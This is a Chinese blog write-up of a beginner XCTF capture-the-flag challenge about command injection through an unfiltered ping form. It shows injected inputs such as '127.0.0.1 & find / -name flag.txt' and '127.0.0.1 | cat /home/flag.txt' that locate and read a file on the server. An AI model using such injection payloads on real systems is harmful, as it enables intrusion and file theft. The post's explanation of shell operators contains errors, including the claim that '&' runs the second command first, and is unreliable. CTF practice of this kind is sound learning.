

XCTF的新手web的 命令执行题

原创

小白渣  于 2019-09-28 18:34:16 发布  75  收藏

分类专栏: [命令执行](#) [linux常用命令](#) [ping方法](#) 文章标签: [XCTF web新手题](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_45552960/article/details/101628447

版权



[命令执行](#) 同时被 3 个专栏收录

5 篇文章 1 订阅


订阅专栏



[linux常用命令](#)

1 篇文章 0 订阅

订阅专栏



[ping方法](#)

1 篇文章 0 订阅

订阅专栏

command_execution (命令执行)

题目描述: 小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的,你知道为什么吗。

做题之前,要先了解一下ping功能, waf等。

[ping命令的使用方法以及功能](#)

WAF主要防护的是来自对网站源站的动态数据攻击,可防护的攻击类型包括SQL注入、XSS攻击、CSRF攻击、恶意爬虫、扫描器、远程文件包含等攻击,相当于防火墙。

[命令执行详解](#)

常见的命令执行

`command1 & command2` : 先执行command2后执行command1

`command1 && command2` : 先执行command1后执行command2

`command1 | command2` : 只执行command2

`command1 || command2` : command1执行失败,再执行command2(若command1执行成功,就不再执行command2)

除此之外,我们还要了解一些常用的Linux命令。 [常用linux命令](#)

了解之后，我们便开始做题。

首先ping一下本地即 `127.0.0.1`

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms
```

https://blog.csdn.net/qq_45552960

ping通本地后，发现传输三个数据包，接下来就用到我们学到的Linux基本命令查看一下，三个数据包中是否有flag.txt

输入命令 `127.0.0.1 & find / -name flag.txt`

请输入需要ping的地址

PING

```
ping -c 3 & find / -name flag.txt
/home/flag.txt https://blog.csdn.net/qq\_43431153
```

果然有，再输入命令 `127.0.0.1 | cat /home/flag.txt` 查看flag.txt文件，即可得出flag。这里得了解一下**cat命令**，用来查看文件内容

https://blog.csdn.net/qq_45552960

cat命令是linux下的一个文本输出命令，通常是用于观看某个文件的内容的；

cat主要有三大功能：

1.一次显示整个文件。

\$ cat filename

2.从键盘创建一个文件。

\$ cat > filename

https://blog.csdn.net/qq_43431158

https://blog.csdn.net/qq_45552960